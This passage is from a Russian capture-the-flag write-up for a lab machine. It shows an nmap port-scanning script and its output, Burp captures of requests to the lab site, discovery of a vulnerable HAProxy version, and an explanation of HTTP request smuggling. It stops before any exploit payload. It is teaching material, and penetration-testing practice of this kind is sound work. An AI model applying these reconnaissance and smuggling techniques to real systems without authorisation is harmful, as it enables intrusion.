
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNt
l/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZo
4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBo
a1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWs
g5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
3000/tcp open  ppp?    syn-ack
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=005a23b209f1b756; Path=/; HttpOnly
|     Set-Cookie: _csrf=CtfTs4R1Na74I-iADm8xN3xcyZo6MTYxMzIzMDk0Mjk5MzE5NDAyMA; Path=/; Expires=
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 13 Feb 2021 15:42:22 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Gitea: Git with a cup of tea </title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|     <meta name="description" content="Gitea (Git with a cup of tea) is a painless
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=66d07355bd6cda17; Path=/; HttpOnly
|     Set-Cookie: _csrf=4NZw3DF39TtrQwnfeZsHtptVZ7o6MTYxMzIzMDk0ODU3MTUxMjA3MA; Path=/; Expires=
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 13 Feb 2021 15:42:28 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Page Not Found - Gitea: Git with a cup of tea </title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|_    <meta name="description" content="Gitea (Git with a c
5000/tcp open  http    syn-ack Gunicorn 20.0.0
| http-methods:
|_  Supported Methods: OPTIONS GET POST HEAD
|_http-server-header: gunicorn/20.0.0
|_http-title: Sink Devops
```

Результат работы скрипта


В результате сканирования находим три открытых порта: 22 (служба SSH), 3000 (Gitea) и 5000 (Gunicorn). Начнем с Git.


david
Joined on Dec 02, 2020
marcus
Joined on Dec 02, 2020
root
Joined on Dec 02, 2020

Обнаруженные имена пользователей


Мы видим какие-то имена пользователей (запишем их, могут пригодиться!), но больше ничего интересного нет. Поэтому переходим к Gunicorn. На сайте, который он отдает, нужно регистрироваться. Сделаем это, авторизуемся и посмотрим, что нам станет доступно.

Осмотр сайтов я рекомендую проводить через Burp, чтобы можно было просмотреть все отправляемые и получаемые данные. Так после отправки комментария в ответе замечаем заголовок `Via`. Это заголовок для прокси, в котором указано `haproxy`.


50... http://sink.htb:5000 POST /comment ✓ 302 473 HTML Redirecting...
Request
Response
Raw
Params
Headers
Hex

```
POST /comment HTTP/1.1
Host: sink.htb:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Origin: http://sink.htb:5000
Connection: close
Referer: http://sink.htb:5000/home
Cookie: lang=en-US; session=eyJ1bWFpbCI6InJhbGZAcmFsZi5jb20ifQ.YC1bfQ.xXmrwLWtqehMLtAYm2WujWegoMs
Upgrade-Insecure-Requests: 1

msg=AS
```

Запрос в истории Burp



50... http://sink.htb:5000 POST /comment ✓ 302 473 HTML Redirecting...
Request
Response
Raw
Headers
Hex
Render

```
HTTP/1.1 302 FOUND
Server: gunicorn/20.0.0
Date: Sun, 14 Feb 2021 17:21:00 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://sink.htb:5000/home
Vary: Cookie
Via: haproxy
X-Served-By: eccccc85cc666

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/home">/home</a>
  . If not click the link.
```

Ответ сервера в истории Burp

HAProxy — это серверное приложение, которое обеспечивает высокую доступность сайта и балансирует нагрузку TCP и HTTP-приложений между несколькими серверами.

Дальше я попытался посканировать директории. У меня ничего не вышло, зато сообщение об ошибке помогло выяснить используемую версию HAProxy — 1.9.10.



```
Unsolicited response received on idle HTTP channel starting with "HTTP/1.0 408 Request Time-out\r\nServer: haproxy 1.9.10\r\nCache-Control: no-cache\r
tml>\r\n\r\n"; err=<nil>
:5000/000086914: dial tcp 10.10.10.225:5000: connect: connection refused
:5000/000086916: dial tcp 10.10.10.225:5000: connect: connection refused
:5000/000086904: dial tcp 10.10.10.225:5000: connect: connection refused
:5000/000086573: dial tcp 10.10.10.225:5000: connect: connection refused
:5000/000086922: dial tcp 10.10.10.225:5000: connect: connection refused
```

Ошибка, полученная при сканировании директорий

Погуглив, узнаем, что эта версия уязвима к атаке HTTP Request Smuggling.

ТОЧКА ВХОДА
HTTP Request Smuggling

HTTP Request Smuggling — это метод вмешательства в процесс обработки сайтом HTTP-запросов, полученных от одного или нескольких пользователей. Уязвимость часто имеет критический характер и позволяет злоумышленнику обойти меры безопасности, получить несанкционированный доступ к конфиденциальным данным и напрямую поставить под угрозу других пользователей приложения. Уязвимость возникает из-за того, что спецификация HTTP предоставляет два разных способа указать, где заканчивается запрос: заголовок `Content-Length` и заголовок `Transfer-Encoding`.

Заголовок `Content-Length` прост: он определяет длину тела сообщения в байтах. Например:


```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 6

p=test
```

Заголовок `Transfer-Encoding` может применяться для указания того, что используется тело сообщения с фрагментированным кодированием. Это значит, что тело сообщения содержит один или несколько блоков данных. Блоки устроены так. Сначала идет размер блока в байтах (в hex), затем знак новой строки, а дальше — содержимое блока. Сообщение заканчивается блоком нулевого размера. Например:

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

a
param=test
0
```

Так мы можем использовать одновременно два заголовка. Первый сервер будет разделять запросы по первому заголовку, а второй — по второму, тем самым встраивая свои запросы и пропуская их дальше.

